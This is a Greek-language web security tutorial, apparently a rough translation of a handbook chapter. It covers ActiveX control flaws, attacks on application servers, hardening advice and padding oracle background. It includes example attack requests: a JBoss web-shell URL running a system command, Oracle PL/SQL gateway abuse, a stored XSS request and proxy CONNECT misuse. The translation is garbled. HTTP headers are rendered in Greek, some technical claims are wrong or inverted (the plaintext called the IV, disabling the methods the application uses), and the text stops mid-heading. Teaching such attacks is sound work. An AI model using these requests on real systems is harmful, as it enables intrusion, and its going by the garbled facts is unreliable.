Τα στοιχεία ελέγχου **ActiveX** παρουσιάζουν ιδιαίτερο ενδιαφέρον σε έναν εισβολέα που στοχεύει άλλους χρήστες . Όταν μια εφαρμογή εγκαθιστά ένα στοιχείο ελέγχου για να το επικαλεστεί από τις δικές της σελίδες , ο έλεγχος πρέπει να καταχωρηθεί ως " ασφαλής για δέσμες ενεργειών". Μετά από αυτό , σε οποιαδήποτε άλλη ιστοσελίδα στη πρόσβαση ο χρήστης μπορεί να χρησιμοποιήσει αυτό το στοιχείο ελέγχου .

Οι Browsers δεν δέχονται οποιοδήποτε στοιχείο ελέγχου **ActiveX** από μια

ιστοσελίδα που τους ζητά εγκατάσταση . Από προεπιλογή , όταν μια ιστοσελίδα επιχειρεί να εγκαταστήσει ένα στοιχείο ελέγχου , παρουσιάζεται στο πρόγραμμα περιήγησης μια προειδοποίηση ασφαλείας και ζητά από το χρήστη άδεια .

Ο χρήστης μπορεί να αποφασίσει αν εμπιστεύεται την ιστοσελίδα που εκδίδει τον έλεγχο και θα του επιτρέψει να εγκατασταθεί αναλόγως. Ωστόσο , αν το κάνει έτσι , και ο έλεγχος περιλαμβάνει τυχόν αδυναμίες , αυτό μπορεί να αξιοποιηθεί από κάθε κακόβουλη ιστοσελίδα που ο χρήστης επισκέπτεται . Δύο κύριες κατηγορίες ευπάθειας που βρίσκονται συνήθως μέσα σε στοιχεία ελέγχου **ActiveX** και παρουσιάζουν ενδιαφέρον για έναν εισβολέα είναι οι ακόλουθες:

- Επειδή τα στοιχεία ελέγχου **ActiveX** συνήθως είναι γραμμένα στη μητρική τους γλώσσα , όπως ως **C / C + +** , βρίσκονται σε κίνδυνο από τα κλασικά τρωτά σημεία λογισμικού , όπως **buffer overflows** , γενικά σφάλματα , και τη μορφή της συμβολοσειράς ροής) . Τα τελευταία χρόνια , ένας τεράστιος αριθμός από αυτά τα θέματα ευπάθειας έχουν ταυτοποίηθεί εντός των στοιχείων ελέγχου **ActiveX** που εκδίδονται από δημοφιλείς δικτυακούς εφαρμογές, όπως οι online ιστοσελίδες τυχερών παιχνιδιών. Αυτές οι ευπάθειες κανονικά μπορεί να αξιοποιηθούν για να προκαλέσουν αυθαίρετη εκτέλεση κώδικα στον υπολογιστή του θύματος.
- Πολλά στοιχεία ελέγχου **ActiveX** περιέχει μεθόδους που είναι εγγενώς επικίνδυνα και ευάλωτα σε καταχρήσεις:

- **LaunchExe (BSTR ExeName)**
- **SaveFile (BSTR FileName, BSTR Url)**
- **LoadLibrary (BSTR LibraryPath)**
- **ExecuteCommand (BSTR Command)**

Μεθόδους, όπως αυτές που συνήθως εφαρμόζονται από τους προγραμματιστές για να δημιουργήσουν κάποια ευελιξία στον έλεγχο τους, δίνοντάς τους τη δυνατότητα να επεκταθεί η λειτουργικότητά του στο μέλλον χωρίς να χρειάζεται η αναπτύξη ενός νέου ελέγχου. Ωστόσο, μετά τον έλεγχ, μπορεί, βεβαίως, να επεκταθεί κατά τον ίδιο τρόπο σε οποιοδήποτε κακόβουλο δικτυακό τόπο για τη διεξαγωγή ανεπιθύμητων ενεργειών κατά του χρήστη.

" Εύρεση ActiveX αδυναμιών"

Όταν μια εφαρμογή εγκαθιστά ένα στοιχείο ελέγχου **ActiveX** , εκτός από το πρόγραμμα περιήγησης μια ειδοποίηση που ζητά άδειά για εγκατάστασης, μπορεί να δείτε μέσα στον πηγαίο κώδικα **HTML** της σελίδας αίτησης :

< object id = " oMyObject "

classid = " CLSID : A61BC839 - 5188 - 4AE9 - 76AF - 109016FD8901 "

codebase = " https://wahh-app.com/bin/myobject.cab " >

< / object>

Αυτός ο κώδικας λέει ο browser ζήτα την υπόσταση ενός στοιχείου ελέγχου **ActiveX** με τις προδιαγραφές Όνομα και classid και να κατεβάσει τον έλεγχο από το URL. Αν ένα στοιχείο ελέγχου είναι ήδη εγκατεστημένο, η παράμετρος **codebase** δεν απαιτείται.Ο φυλλομετρητής εντοπίζει τον έλεγχο από τον τοπικό υπολογιστή , βασίζεται στο μοναδικό classid του . Εάν ένας χρήστης δίνει την άδεια να εγκαταστήσει το στοιχείο ελέγχου , το πρόγραμμα περιήγησης θα το καταγράψει ως " ασφαλές για scripting . «Αυτό σημαίνει ότι μπορεί να αποκτήσει υπόσταση , και τις μεθόδους της επίκλησης , από οποιοδήποτε δικτυακό τόπο στο μέλλον .

"Πρόληψη ActiveX ευπάθειας"

Οι σχεδιαστές και οι προγραμματιστές ενός στοιχείου ελέγχου **ActiveX** πρέπει να διασφαλίζουν ότι οι μέθοδοι που εφαρμόζονται δεν μπορούν να επικληθούν από έναν κακόβουλο ιστοχώρο για τη διεξαγωγή ανεπιθύμητων ενεργειών. Για παράδειγμα:

- Μια δοκιμή ασφάλειας εστιασμένης πηγής αναθεώρησης κώδικα και μια διείσδυση θα πρέπει να γίνεται σχετικά με τον έλεγχο ώστε να εντοπιστούν τα τρωτά σημεία, όπως το ρυθμιστικό υπερπλήρωσης.
- Ο έλεγχος δεν θα πρέπει να εκθέτει τυχόν επικίνδυνες μεθόδους που καλούν το σύστημα αρχείων ή το λειτουργικό σύστημα που χρησιμοποιείται από τον χρήστη εισόδου. Ασφαλέστερες εναλλακτικές λύσεις είναι συνήθως διαθέσιμες με ελάχιστη πρόσθετη προσπάθεια. Για παράδειγμα, εάν κρίνεται αναγκαίο να ξεκινήσουν εξωτερικές διαδικασίες, τότε καλό είναι η κατάρτιση μιας λίστας με όλες τις εξωτερικές διεργασίες, που μπορεί νόμιμα και με ασφάλεια να ξεκινήσουν. Στη συνέχεια, είτε να δημιουργήσουμε μια ξεχωριστή μέθοδο για να καλεί ότι χρειάζεται ή χρήση μιας ενιαίας μεθόδου που λαμβάνει έναν αριθμό δείκτη σε αυτή τη λίστα.

Κεφάλαιο 11

Επιθέσεις στον Εξυπηρετητή

της Εφαρμογής

"Ευάλωτη Διαμόρφωση διακομιστή"

Ακόμα και ο απλούστερος των εξυπηρετητών Ιστού έρχεται με μια πληθώρα επιλογών εμπιστευτικότητας που ελέγχουν τη συμπεριφορά του . Ιστορικά , πολλοί servers έχουν αποσταλεί με επισφαλείς προεπιλεγμένες επιλογές , οι οποίες παρουσιάζουν ευκαιρίες για την επίθεση , εκτός εάν λάβει μέτρα ασφαλείας .

"Προεπιλεγμένα διαπιστευτήρια"

Πολλοί διακομιστές web περιέχουν διοικητικές διασυνδέσεις που μπορεί να έχει πρόσβαση το κοινό . Αυτά μπορεί να βρίσκονται μέσα στη ρίζα του διαδικτύου ή μπορεί να τρέχουν σε διαφορετική θύρα , όπως **8080** ή **8443** . Συχνά , οι διοικητικές διεπαφές είναι καλά γνωστές και δεν χρειάζεται να αλλάξουν με την εγκατάσταση .

"Προεπιλογμένο περιεχόμενο"

Οι περισσότεροι διακομιστές εφαρμογών παρέχονται με μια σειρά από προεπιλεγμένο περιεχόμενο και λειτουργικότητα δίνοντά μας τη δυνατότητα να αξιοποίησης για επιθέσεις είτε στο ίδιο τον server ή στη κύρια εφαρμογή . Εδώ είναι μερικά παραδείγματα από το προεπιλεγμένο περιεχόμενο που μπορεί να παρουσιαστεί :

- **Debug** και λειτουργικότητα ελέγχου σχεδιασμένα για χρήση από τους διαχειριστές με σκοπό να καταδείξουν ορισμένες κοινές εργασίες.
- Ισχυρές λειτουργίες που δεν προορίζονται για δημόσια χρήση , αλλά άθελά τους αφήνουν προσιτά εγχειρίδια του Server που μπορεί να περιέχουν χρήσιμες πληροφορίες.

"Λειτουργία Debug"

Λειτουργικότητα σχεδιασμένη για διαγνωστική χρήση από τους διαχειριστές και συχνά με μεγάλη αξία για έναν εισβολέα. Μπορεί να περιέχει χρήσιμες πληροφορίες σχετικά με το εμπιστευτικό και την κατάσταση εκτέλεσης του υπολογιστή και των εφαρμογών που τρέχουν σε αυτόν.

" Η Λειτουργία του δείγματος"

Από προεπιλογή πολλοί servers περιλαμβάνουν διάφορα δείγματα δεσμών ενεργειών και σελίδων που έχουν σχεδιαστεί για να δείχνουν πώς μπορούν να χρησιμοποιηθούν ορισμένες λειτουργίες σε **application server** και **APIs** . Τυπικά , αυτά προορίζονται να είναι αβλαβή και να μην παρέχουν ευκαιρίες για έναν εισβολέα . Ωστόσο, στην πράξη αυτό δεν γίνεται, για δύο λόγους :

- Πολλά σενάρια περιέχουν ευπάθειες ασφαλείας που μπορούν να αξιοποιηθούν για να εκτελεστούν ενέργειες που δεν προορίζονται από τους συντάκτες των σεναρίων .
- Πολλά σενάρια εφαρμόζουν στην πράξη τη λειτουργικότητα που μπορεί να χρησιμοποιηθεί άμεσα από έναν εισβολέα. Ένα παράδειγμα του προβλήματος είναι το **Servlet Dump**. Αυτό το servlet μπορεί να προσεγγιστεί από μια διεύθυνση **URL** . Όταν θα είναι διαθέσιμο , θα εκτυπώσει διάφορες λεπτομέρειες της εγκατάστασης και της τρέχουσας αίτησης , συμπεριλαμβανομένης της συμβολοσειράς αίτησης του ερωτήματος .

Ένα λογισμικό web server περιέχει ισχυρή λειτουργικότητα που δεν προορίζεται να χρησιμοποιηθεί από το κοινό , αλλά αυτό μπορεί να προσεγγιστεί από τους τελικούς χρήστες μέσω μερικών σημάνσεων . Σε πολλές περιπτώσεις,οι διακομιστές εφαρμογών επιτρέπουν ουσιαστικά σε αρχεία web να αναπτυχθούν πάνω στην ίδια θύρα **HTTP** που χρησιμοποιείται από την εφαρμογή. Αυτή η διαδικασία ανάπτυξης για έναν διακομιστή εφαρμογής είναι ένας πρωταρχικός στόχος για τους χάκερ.Η κοινή εκμετάλλεση των πλαισίων μπορεί να αυτοματοποιήσει τη διαδικασία της σάρωσης για την προεπιλογή διαπιστευτηρίων , το φόρτωμα μιας ιστοσελίδας και την εκτέλεση του έργου σε ένα κέλυφος εντολών για ένα απομακρυσμένο σύστημα.

"JMX"

Η κονσόλα **JMX** , εγκαθίσταται από προεπιλογή σε μια εγκατάσταση **JBoss** και είναι ένα κλασικό παράδειγμα ισχυρού προεπιλεγμένου περιεχομένου . Η κονσόλα **JMX** περιγράφεται ως ακατέργαστη κονσόλα στο **microkernel** του **JBoss Application Server** . Στην πραγματικότητα , επιτρέπει να τη πρόσβαση σε οποιαδήποτε διαχειριστή εντός του **JBoss Application Server** άμεσα . Λόγω του πλήθους των λειτουργιών που διατίθενται , πολλά τρωτά σημεία της ασφάλειας έχουν αναφερθεί. Μεταξύ των πιο εύκολων στο να εκμεταλλευτούν είναι η δυνατότητα να χρησιμοποιούν το κατάστημα μεθόδων μέσα στην **DeploymentFileRepository** και να δημιουργούν αρχεία που αποτελελούν ένα τοίχος προστασίας.Το ενσωματωμένο Scanner τότε τίθεται σε λειτουργία αυτόματα. Αφού έχει αναπτυχθεί , μπορεί να προσεγγιστεί εντός της νεοσυσταθείσας **cmdshell** εφαρμογής, η οποία στην περίπτωση αυτή περιέχει μόνο το **cmdshell.jsp** :

http://wahh-app.com:8080/cmdshell/cmdshell.jsp?c=cmd % 20 /% 20ipconfig % 3Ec : \ foo

"Oracle Applications"

Παράδειγμα ισχυρών προεπιλεγμένων λειτουργικότητων προκύπτει στη **PL / SQL** πύλη που υλοποιείται από τον **Oracle Application Server** .Η πύλη **PL / SQL** παρέχει μια διεπαφή με την οποία οι αιτήσεις web προσεγγίζονται ως μια back-end βάση δεδομένων της Oracle . Αυθαίρετες παραμέτρους μπορεί να περάσει κάποιος στη βάση δεδομένων χρησιμοποιώντας URLs όπως τα ακόλουθα:

https://wahh-app.com/pls/dad/package.procedure?param1=foo&param2=bar

Η λειτουργικότητα αυτή προορίζεται να παρέχει ένα έτοιμο μέσο για τη μετατροπή των επιχειρήσεων που εφαρμόζονται σε μια βάση δεδομένων σε μια φιλική προς το χρήστη διαδικτυακή εφαρμογή . Ωστόσο , επειδή ένας εισβολέας μπορεί να καθορίσει μια αυθαίρετη διαδικασία , αυτός μπορεί να εκμεταλλευτεί την **PL / SQL** πύλη για την πρόσβαση σε ισχυρές λειτουργίες της βάσης δεδομένων. Για παράδειγμα, η **SYS.OWA_UTIL.CELLSPRINT** διαδικασία μπορεί να

χρησιμοποιηθεί για την εκτέλεση αυθαίρετων ερωτημάτων στη βάση δεδομένων και έτσι να ανακτήθούν ευαίσθητα δεδομένα .

Για να αποφύγουμε τέτοιου είδους επιθέσεις ,η Oracle εισήγαγε ένα φίλτρο που ονομάζεται **PL / SQL** exclusion List. Αυτό ελέγχει το όνομα του πακέτου που έχει πρόσβαση και τις προσπάθειες για τη πρόσβαση σε πακέτα των οποίων τα ονόματα ξεκινούν με τις ακόλουθες ενδείξεις :

SYS ,DBMS,UTL,OWA,OWA ,HTP ,HTF

Αυτό το φίλτρο σχεδιάστηκε για να εμποδίσει την πρόσβαση σε ισχυρή προεπιλεγμένη λειτουργικότητα εντός της βάσης δεδομένων . Ωστόσο, ο κατάλογος ήταν ελλιπής και δεν μπλοκάρει την πρόσβαση σε άλλες ισχυρές διαδικασίες ορισμού σε λογαριασμούς **DBA** , όπως **CTXSYS** και **MDSYS** . Περαιτέρω προβλήματα που σχετίζονται με τη Λίστα **PL / SQL** αποκλεισμού , περιγράφονται παρακάτω.

Φυσικά , ο σκοπός της πύλης **PL / SQL** είναι να φιλοξενήσει πακέτα και διαδικασίες , και πολλές από τις προεπιλογές που έκτοτε έχουν βρεθεί να περιέχουν τρωτά σημεία . Το 2009 , τα προεπιλεγμένα πακέτα που αποτελούν μέρος της **E –Business** Σουίτας αποδείχθηκε ότι περιέχουν αρκετά τρωτά σημεία , όπως την ικανότητα επεξεργαίας σε αυθαίρετες σελίδες . Οι ερευνητές δίνουν το παράδειγμα της χρήσης των **icx_define_pages**,όπου ένα **DispPageDialog** εισάγει **HTML** στην καταληκτική σελίδα του διαχειριστή , την εκτέλεση ένός αποθηκευμένου scripting επίθεσης **cross-site**

: / pls /father / icx_define_pages.DispPageDialog ; p_mode = RENAME & p_page_id = [page_id]

"Μέθοδοι WebDAV"

Ο **WebDAV** είναι ένας όρος που δίνεται σε μια συλλογή μεθόδων **HTTP** που χρησιμοποιείται για **Web-based** Κατανεμημένη σύνταξη και διαχείριση εκδόσεων . Αυτά έχουν γίνει ευρέως διαθέσιμα από 1996 . Έχουν υιοθετηθεί πιο πρόσφατα την αποθήκευση σε σύννεφο και τη συνεργασία με εφαρμογές , όπου τα δεδομένα των χρηστών πρέπει να έχουν πρόσβαση σε όλα τα συστήματα που χρησιμοποιούν firewall για φιλικά πρωτόκολλα, όπως **HTTP** Τα αιτήματα HTTP μπορούν να χρησιμοποιήσουν μια σειρά από άλλες μεθόδους εκτός από το πρότυπο **GET** και **POST** μεθόδους. Το **WebDAV** προσθέτει πολλά άλλα που μπορούν να χρησιμοποιηθούν για να χειραγωγήσουν αρχεία για τον web server . Δεδομένης της φύσης της λειτουργικότητας , αν αυτά είναι προσβάσιμα από χαμηλά - προνομιούχους χρήστες , μπορούν να παρέχουν μια αποτελεσματική οδός για να επιτεθεί κάποιος στην εφαρμογή . Εδώ είναι μερικές σχετικές μέθοδοι:

- **PUT** ανεβάζει το συνημμένο αρχείο σε συγκεκριμένη θέση.
- **DELETE** διαγράφει συγκεκριμένους πόρους .
- **COPY** δημιουργεί αντίγραφα πόρων στη που θέση δόθηκε στο **header** .
- **MOVE** μετακίνηση πόρων σε θέση που δόθηκε στο **header**.
- **SEARCH** ψάχνει μια διαδρομή καταλόγου για τους πόρους .
- **PROPFIND** ανακτά πληροφορίες σχετικά με την έκδοση των πόρων , όπως συγγραφέα , το μέγεθος και τον τύπο του περιεχομένου . Μπορούμε να χρησιμοποιήσουμε τη μέθοδο **OPTIONS** στη λίστα των μεθόδων **HTTP** που επιτρέπεται σε ένα συγκεκριμένο κατάλογο :

ΕΠΙΛΟΓΕΣ / δημόσια / HTTP/1.0
Διοργανωτής : mdsec.net
HTTP/1.1 200 OK
Σύνδεση : close
Ημερομηνία : Κυρ, 10 Απρίλη 2011 15:56:27 GMT
Διακομιστής: Microsoft-IIS/6.0

MicrosoftOfficeWebServer : 5.0_Pub
X - Powered -By : ASP.NET
MS - Συγγραφέας - Via : MS-FP/4.0 , DAV
Content-Length : 0
Αποδοχή - Σειρές : none
DASL : <DAV:sql>
DAV : 1 , 2
Public : ΕΠΙΛΟΓΕΣ , TRACE , GET , HEAD , DELETE , PUT , POST , COPY , MOVE , MKCOL , PROPFIN
D , PROPPATCH , τις κλειδώνουν, ξεκλειδώνουν , ΑΝΑΖΗΤΗΣΗ
Επιτρέψτε : ΕΠΙΛΟΓΕΣ , TRACE , GET , HEAD , COPY , PROPFIND , ΑΝΑΖΗΤΗΣΗ , να κλειδώνουν, ξεκλειδώνουν
Cache -Control : ιδιωτικό

"Ο Application Server ως διακομιστής μεσολάβησης"

Οι Διακομιστές Web μερικές φορές ενεργούν ως προς τα εμπρός ή προς τα πίσω σε **HTTP proxy servers**. Αν ένας εξυπηρετητής εμπιστεύεται το ως προς τα εμπρός πληρεξούσιο , ανάλογα με την εμπιστευτικότητα , μπορεί να είναι δυνατό να αξιοποιήσει το διακομιστή για να εκτελέσει διάφορες επιθέσεις :


- Ένας εισβολέας μπορεί να είναι σε θέση να χρησιμοποιήσει το διακομιστή για να επιτίθενται σε συστήματα τρίτων στο Διαδίκτυο , με κακόβουλη ροή να εμφανίζεται και να προέρχονται από το ευάλωτο διακομιστή μεσολάβησης .
- Ένας εισβολέας μπορεί να είναι σε θέση να χρησιμοποιήσει το πληρεξούσιο για να συνδεθεί με αυθαίρετους οργανωτές στο εσωτερικό δίκτυο του οργανισμού , φθάνοντας έτσι τους στόχους που δεν μπορούν να προσπελαστούν απευθείας από το **Internet** .
- Ένας εισβολέας μπορεί να είναι σε θέση να χρησιμοποιήσει το διακομιστή μεσολάβησης για τη σύνδεση πίσω από άλλες υπηρεσίες που λειτουργούν με την ίδια υποδοχή μεσολάβησης , παρακάμπτοντας τους περιορισμούς του firewall και ενδεχομένως αξιοποιώντας τις σχέσεις εμπιστοσύνης για να παρακάμψουν τον έλεγχο ταυτότητας . Μπορούμε να στείλουμε μια αίτηση HTTP που περιέχει ένα πλήρες **URL** , συμπεριλαμβανομένων ένα όνομα και ένα αριθμό θύρας :

GET http://wahh-otherapp.com:80/ HTTP/1.0
HTTP/1.1 200 OK

Εάν ο διακομιστής εμπιστεύεται να διαβιβαστούν οι αιτήσεις υποδοχής , επιστρέφει το περιεχόμενο από τον κεντρικό υπολογιστή . Πρέπει να υπάρχει βεβαίωση που να ελέγχει ότι το περιεχόμενο επιστρέφεται και δεν είναι από τον αρχικό διακομιστή , ωστόσο. οι περισσότεροι διακομιστές web δέχονται αιτήσεις που περιέχουν πλήρεις διευθύνσεις **URL** , και πολλοί απλώς μπορούν να αγνοήσουν το μέρος υποδοχής και να επιστρέψουν την αιτούμενη πηγή μέσα από το δικό τους **web root** .

Ο δεύτερος τρόπος είναι με χρήση ενός πληρεξούσιου χρησιμοποιώντας τη μέθοδο **CONNECT** για να καθορίσουμε το όνομα και τον αριθμό θύρας του στόχου :

CONNECT wahh - otherapp.com : 443 HTTP/1.0
HTTP/1.0 200 Η σύνδεση επιτεύχθηκε



24. Εύρεση εξυπηρετητή Proxy

Αυτή η δεύτερη τεχνική είναι συχνά πιο ισχυρή , επειδή ο διακομιστής μεσολάβησης απλά αποστέλει τη ροή προς τα εμπρός σύμφωνα με το προορισμό υποδοχής. Αυτό δίνει τη δυνατότητα να συνδέονται άλλα πρωτοκόλλα μέσω των υπηρεσιών σύνδεσης και σε επιθέσεις που δεν βασίζονται στο **HTTP** . Ωστόσο , οι περισσότεροι proxy servers επιβάλλουν αυστηρούς περιορισμούς στη μέθοδο **CONNECT** και συνήθως επιτρέπουν μόνο συνδέσεις στη θύρα **443** . Οι διαθέσιμες τεχνικές για την αξιοποίηση αυτής της επίθεσης περιγράφεται στο Server – Side προτόκολλο ανακατεύθυνσης HTTP.

Η διασφάλιση της εμπιστοσύνης ενός web server δεν είναι δύσκολο να επιτευχθεί . Τα προβλήματα συνήθως προκύπτουν λόγω έλλειψης παρατηριτικότητας ή έλλειψης ενημέρωσης . Το πιο σημαντικό καθήκον είναι να κατανοήσουμε πλήρως την τεκμηρίωση για το λογισμικό που χρησιμοποιείται. Γενικά ζητήματα εμπιστοσύνης στη διεύθυνση , μπορούν να ικανοποιηθούν με τα παρακάτω βήματα :

- Αλλαγή στις προεπιλεγμένες πιστοποιήσεις , συμπεριλαμβανομένων τόσο τα ονόματα χρήστη όσο και κωδικούς πρόσβασης αν είναι δυνατόν. Αφαίρεση τυχόν προεπιλεγμένων λογαριασμών που δεν είναι απαραίτητοι .

- Μλοκάρισμα της πρόσβασης του κοινού σε διοικητικές διασυνδέσεις , είτε με την τοποθέτηση **ACLs** στις σχετικές διαδρομές μέσα στο web ή με την πρόσβαση σε όχι τόσο συνηθισμένες θύρες .
- Κατάργηση όλων των προεπιλεγμένων περιεχομένων και της λειτουργικότητας που δεν είναι απολύτως απαραίτητες για επιχειρηματικούς σκοπούς . Αναζήτηση του περιεχομένου των καταλόγων Ιστού για εντοπισμό τυχόν υπλοίπων είδών περιεχομένων, και χρήση εργαλείων όπως το **Nikto** ως δευτερεύον έλεγχο .
- Έλεγχος σε όλους τους καταλόγους Ιστού για λίστες καταλόγων . Όπου είναι δυνατόν , απενεργοποίηση στις λίστες καταλόγων σε ένα server μεγάλης εμπιστευτικότητας . Μπορούμε , επίσης, να διασφαλίσουμε ότι κάθε κατάλογος περιέχει ένα αρχείο όπως **index.html** , το οποίο στο διακομιστή είναι επικυρωμένο να εξυπηρετήσει από προεπιλογή .
- Απενεργοποίηση σε όλες τις μεθόδους που χρησιμοποιούνται από την εφαρμογή (συνήθως **GET και POST**) .
- Βεβαίωση ότι ο web server δεν είναι έμπιστος να τρέξει κάτι ως υποκατάστατο . Εάν αυτή η λειτουργία στην πραγματικότητα απαιτείται , πρέπει να υπάρξει σοβαρός έλεγχος όσο το δυνατόν περισσότερο για να επιτρέψει μόνο συνδέσεις με συγκεκριμένες προδιαγραφές και άτομα που έχουν νόμιμη πρόσβαση . Μπορούμε επίσης να εφαρμόσουμε φιλτράρισμα στο επίπεδο δικτύου ως δευτερεύον μέτρο για τον έλεγχο των εξερχόμενων αιτημάτων που προέρχονται από τον web server .
- Εάν ο διακομιστής ιστού υποστηρίζει εικονική φιλοξενία ,πρέπει να εξασφαλίσει ότι κάθε αύξηση μέτρων ασφαλείας επιβάλλονται στην προεπιλεγμένη υποδοχή .

"Η . NET συμπλήρωση της Oracle "

Μία από τις πιο διάσημες αποκαλύψεις των τελευταίων ετών είναι η **" padding oracle "** εκμετάλευση . NET . Η . NET χρησιμοποιεί **PKCS # 5 padding** σε ένα μπλοκ κρυπτογράφησης **CBC** , το οποίο λειτουργεί ως εξής. Ένα μπλοκ κρυπτογράφησης λειτουργεί σε fixed μέγεθος μπλοκ , το οποίο σε . NET είναι συνήθως **8 ή 16 bytes** . Η .NET χρησιμοποιεί το πρότυπο **PKCS # 5** για να προσθέτει bytes padding για κάθε σειρά plaintext ,εξασφαλίζοντας ότι το μήκος συμβολοσειράς του απλού κειμένου που προκύπτει είναι διαιρετό από το μέγεθος του μπλοκ . Η τιμή που επιλέγεται για padding είναι ο αριθμός των bytes γεμίσματος που χρησιμοποιείται . Κάθε string είναι παραγεμισμένο , οπότε αν η αρχική σειρά είναι πολλαπλάσιο του μεγέθους του μπλοκ , ένα πλήρες μπλοκ αφού γεμίσει προστίθεται .

Έτσι, σε μέγεθος block των 8 , ένα μήνυμα θα πρέπει να συμπληρωθεί με είτε ένα byte 0x01 , είτε με 0x02 δύο bytes , ή οποιοδήποτε από τους ενδιάμεσους συνδυασμούς έως οκτώ 0x08 bytes . Το plaintext του μηνύματος μετά ονομάζεται διάνυσμα αρχικοποίησης **(IV)** .

Η διαδικασία πλήρους **.NET** κρυπτογράφησης έχει ως εξής :

1 . Παίρνουμε ένα μήνυμα απλού κειμένου .
2 . **Padding** στο μήνυμα , χρησιμοποιώντας τον απαιτούμενο αριθμό των bytes
3 . **XOR** στο πρώτο μπλοκ plaintext με το διάνυσμα αρχικοποίησης .

4 . Κρυπτογράφηση της τιμής **XOR** από το βήμα 3 με **Triple - DES** . Μετά , τα βήματα της κρυπτογράφησης του υπόλοιπου του μηνύματος είναι αναδρομικά
5 . **XOR** στο δεύτερο μπλοκ plaintext με το προηγούμενο κρυπτογραφημένο μπλοκ .
6 . Κρυπτογράφηση της τιμής **XOR** με **Triple - DES** .

"Διαχείριση ευπαθειών Μνήμης "

Η υπερχείληση σε buffers είναι από τις πιο σοβαρές ευπάθειες που μπορεί να επηρεάσουν οποιοδήποτε είδος λογισμικού , επειδή συνήθως επιτρέπει σε έναν εισβολέα να πάρει τον έλεγχο της εκτέλεσης μιας ευάλωτης διαδικασίας. Η επίτευξη εκτέλεσης αυθαίρετου κώδικα κατά του web server επιτρέπει συνήθως σε έναν εισβολέα τη δυνατότητα να υπονομεύσει οποιαδήποτε εφαρμογή που φιλοξενεί αυτός . Οι ακόλουθες ενότητες παρουσιάζουν ένα μικρό δείγμα ρυθμιστικών web server υπερχειλήσεων .

Apache mod_isapi dangling Pointer

Το 2010 βρέθηκε το mod_isapi Apache που μπορούσε να φορτωθεί από τη μνήμη όταν βρεθούν τα σφάλματα . Η αντίστοιχη λειτουργία σε δείκτες παραμένει στη μνήμη και μπορεί να κληθεί , όταν το αντίστοιχο **ISAPI.** Οι λειτουργίες που αναφέρονται ,έχουν πρόσβαση σε αυθαίρετα τμήματα της μνήμης .

Microsoft IIS επεκτάσεις ISAPI

